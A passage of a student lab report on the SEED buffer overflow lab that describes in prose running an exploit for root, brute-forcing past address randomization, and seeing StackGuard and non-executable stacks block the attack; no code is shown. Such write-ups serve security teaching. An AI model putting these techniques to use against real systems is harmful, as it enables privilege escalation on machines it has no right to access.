
Further we modify exploit.c and then run it. We also run the stack.c program. We can observe that uid is 0 which tells us that uid is successfully changed into a malicious program.



2.6 Task 4: Defeating Address Randomization


Here we need to first turn on address randomization by typing the given command. Further we need to run the same attack as in the above tasks. Attack will fail with segmentation fault as this address does not match with the one in exploit.c.
We use a brute force attack on stack.c by running a shell script. It runs for 4 minutes and 21 seconds and we get access to shell root.






2.7 Task 5: Turn on the StackGuard Protection

First of all turn on the address randomization. We execute the stack in presence of stack guard. It displays error message stack smashing detected and aborted which indicated that there is not much space and stack guard will prevent buffer overflow.



2.8 Task 6: Turn on the Non-executable Stack Protection

Here we recompile the stack.c using non executable stack and we repeat the attack. We cannot get into shell as segmentation fault occurs. The noexecstack prevents execution of any data in stack.



References:

- https://github.com/Catalyzator/SEEDlab/blob/master/BufferOverflowVulnerability.pdf
- https://github.com/aasthayadav/CompSecAttackLabs/blob/master/2.%20Buffer%20Overflow/Lab%202%20Buffer%20Overflow.pdf
- https://github.com/firmianay/Life-long-Learner/blob/master/SEED-labs/buffer-overflow-vulnerability-lab.md